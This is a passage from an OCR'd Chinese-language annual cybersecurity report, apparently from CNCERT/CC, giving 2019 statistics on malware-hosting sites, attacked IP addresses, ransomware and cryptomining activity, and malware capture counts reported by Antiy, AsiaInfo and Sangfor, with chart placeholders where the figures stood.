


图 3-13　2019 年放马站点（按 IP 地址统计）数量按月度统计（来源：CNCERT/CC）

2019年我国境内放马IP地址数量占比按地域统计情况如图3-14所示，占比排名前3位的为浙江省（14.0%）、广东省（10.7%）、江苏省（8.7%）。




图 3-14　2019 年中国境内放马站点 IP 地址数量占比按地域分布（来源：CNCERT/CC）

2019年，CNCERT/CC共监测到我国境内6,761.95万个IP地址受到恶意程序攻击，受攻击IP地址数量占比按地域统计情况如图3-15所示，占比排名前3位的为山东省（8.2%）、江苏省（7.9%）、浙江省（7.5%）。




图 3-15　2019 年我国境内受恶意程序攻击 IP 地址数量占比按地域分布（来源：CNCERT/CC）

2019年放马站点按顶级域名占比分布情况如图3-16所示，占比排名前3位的为.com域名（59.2%）、.cn域名（16.1%）、.net域名（2.8%）。




图 3-16　2019 年放马站点按顶级域名占比分布情况（来源：CNCERT/CC）

2019年放马站点使用的端口占比分布统计如图3-17所示，其中，恶意程序传播绝大多数使用80端口。




图 3-17　2019 年放马站点使用的端口占比分布统计（来源：CNCERT/CC）

2019年，CNCERT/CC捕获勒索软件73.1万余个，较2018年增长超过4倍，勒索软件活跃程度持续居高不下，活跃勒索软件数量按月度统计情况如图3-18所示。分析发现，勒索软件攻击活动越发具有目标性，攻击目标以政府、医疗、企业、组织机构等关键信息基础设施部门为主，且以文件服务器、数据库等存有重要数据的服务器为首要目标，通常利用弱口令、高危漏洞、钓鱼邮件等作为攻击入侵的主要途径或方式。勒索攻击表现出越来越强的针对性，攻击者针对一些有价值的特定单位目标进行攻击，利用较长时期的探测、扫描、暴力破解、尝试攻击等方式，进入目标单位服务器，再通过漏洞工具或黑客工具获取内部网络计算机账号密码实现在内部网络横向移动，攻陷并加密更多的服务器。勒索软件GandCrab的“商业成功”引爆互联网地下黑灰色产业链，进一步刺激互联网地下黑灰色产业链组织对勒索软件的制作、分发和攻击技术的快速迭代更新。GandCrab、Sodinokibi、GlobeImposter、CrySiS、Stop等勒索软件成为2019年最为活跃的勒索软件家族，其中CrySiS勒索软件在2019年全年出现了上百个变种。




图 3-18　2019 年活跃勒索软件数量按月度统计（来源：CNCERT/CC）

随着2019年下半年加密货币价格持续走高，挖矿软件更加活跃。2019年，CNCERT/CC捕获挖矿软件98.5万余个，活跃挖矿软件数量按月度统计情况如图3-19所示。“永恒之蓝”下载器木马、WannaMiner等挖矿团伙频繁推出挖矿木马变种，并利用各类安全漏洞、僵尸网络、网盘等进行快速扩散传播，WannaMine、Xmrig、CoinMiner等成为2019年最为流行的挖矿木马家族。




图 3-19　2019 年活跃挖矿软件数量按月度统计（来源：CNCERT/CC）

3.4 支撑单位报送情况

3.4.1 安天科技股份有限公司报送的计算机恶意程序捕获情况

根据安天科技股份有限公司监测结果，2019年全年捕获计算机恶意程序总量为1,607,000个（按恶意程序名称统计），比2018年的2,434,795个下降34.0%。2015-2019年捕获计算机恶意程序数量按年度统计如图3-20所示，2019年捕获计算机恶意程序数量按月度统计如图3-21所示，其中1月达到全年最高值（214,888个），9月达到全年最低值（93,028个）。




图 3-20　2015-2019 年捕获计算机恶意程序数量按年度统计（来源：安天科技股份有限公司）




图 3-21　2019 年捕获计算机恶意程序数量按月度统计（来源：安天科技股份有限公司）

根据安天科技股份有限公司监测结果，2019年全年捕获计算机恶意程序样本总量为141,340,942个（按MD5值统计），比2018年的131,347,993个增长7.6%。2015-2019年捕获计算机恶意程序样本数量按年度统计如图3-22所示，2019年捕获计算机恶意程序样本数量按月度统计如图3-23所示，其中12月达到全年最高值（23,851,263个），2月达到全年最低值（7,297,948个）。




图3-22　2015-2019年捕获计算机恶意程序样本数量按年度统计（来源：安天科技股份有限公司）




图 3-23　2019 年捕获计算机恶意程序样本数量按月度统计（来源：安天科技股份有限公司）

根据安天科技股份有限公司监测结果，2019年共捕获计算机恶意程序家族19,256个，比2018年新增4,000个。2019年捕获样本数量前10位的计算机恶意程序家族如图3-24所示。




图 3-24　2019 年捕获样本数量前 10 位的计算机恶意程序家族统计（来源：安天科技股份有限公司）

安天科技股份有限公司捕获的计算机恶意程序主要分为六大类，分别是木马、蠕虫、感染式病毒、黑客工具、风险软件和灰色软件。2019年捕获的计算机恶意程序占比分类统计数据如图3-25所示。




图 3-25　2019 年捕获计算机恶意程序占比分类统计（来源：安天科技股份有限公司）

根据安天科技股份有限公司监测结果，2018年与2019年捕获计算机恶意程序数量分类比较如图3-26所示，2019年计算机恶意程序捕获数量分类按月度统计如图3-27所示。其中，木马是对全年捕获计算机恶意程序数量趋势影响最大的一类计

算机恶意程序，全年捕获的木马数量为1,114,689个。2019年监测结果与2018年相比，绝对数量下降最多的是灰色软件（下降382,993个）。各类计算机恶意程序数量降幅位居前3位的是：灰色软件（下降55.0%）、蠕虫（下降45.3%）和感染式病毒（下降33.8%）。




图 3-26　2018 年与 2019 年捕获计算机恶意程序数量分类比较（来源：安天科技股份有限公司）




图 3-27　2019 年捕获计算机恶意程序数量分类按月度统计（来源：安天科技股份有限公司）

根据安天科技股份有限公司监测结果，2019年从计算机恶意程序的行为特征分析，用于下载类、后门类、恶意捆绑类、恶意广告类、包裹类的计算机恶意程序占据前5位，如图3-28所示。其中，后门类的数量由2018年的第5位上升至第2位，恶意广告类的数量由2018年的第2位降至第4位。




图 3-28　2019 年计算机恶意程序样本数量的行为分类前 5 位统计（来源：安天科技股份有限公司）

3.4.2 亚信科技（成都）有限公司报送的计算机恶意程序捕获情况

根据亚信科技（成都）有限公司监测结果，2019年全年捕获计算机恶意程序样本数量（按检测量统计）为158,469,759个，比2018年的104,587,000个上涨51.5%。2016-2019年捕获计算机恶意程序样本数量按年度统计如图3-29所示，2019年捕获计算机恶意程序样本数量按月度统计如图3-30所示，其中6月达到全年最高值（16,712,787个），10月达到全年最低值（9,813,472个）。




图 3-29　2016-2019 年捕获计算机恶意程序数量按年度统计（来源：亚信科技（成都）有限公司）




图 3-30　2019 年捕获计算机恶意程序数量按月度统计（来源：亚信科技（成都）有限公司）

亚信科技（成都）有限公司将捕获的计算机恶意程序分为八大类，分别是PE感染型病毒、木马程序、漏洞利用、蠕虫病毒、挖矿病毒、宏病毒、脚本病毒和勒索病毒。2019年捕获的计算机恶意程序分类占比统计数据如图3-31所示。




图 3-31　2019 年捕获计算机恶意程序分类占比统计（来源：亚信科技（成都）有限公司）

3.4.3 深信服科技股份有限公司报送的计算机恶意程序捕获情况

根据深信服科技股份有限公司监测结果，2019年全年捕获计算机恶意程序总量为89,766个（按恶意程序名称统计），比2018年的64,278个增长39.6%。2019年捕获计算机恶意程序数量按月度统计如图3-32所示，其中9月达到全年最高值

（19,627个），5月达到全年最低值（471个）。




图 3-32　2019 年捕获计算机恶意程序数量按月度统计（来源：深信服科技股份有限公司）

根据深信服科技股份有限公司监测结果，2019年全年捕获计算机恶意程序样本总量为17,691,212个（按MD5值统计），2019年捕获计算机恶意程序样本数量按月度统计如图3-33所示，其中9月达到全年最高值（8,571,129个），2月达到全年最低值（33,207个）。

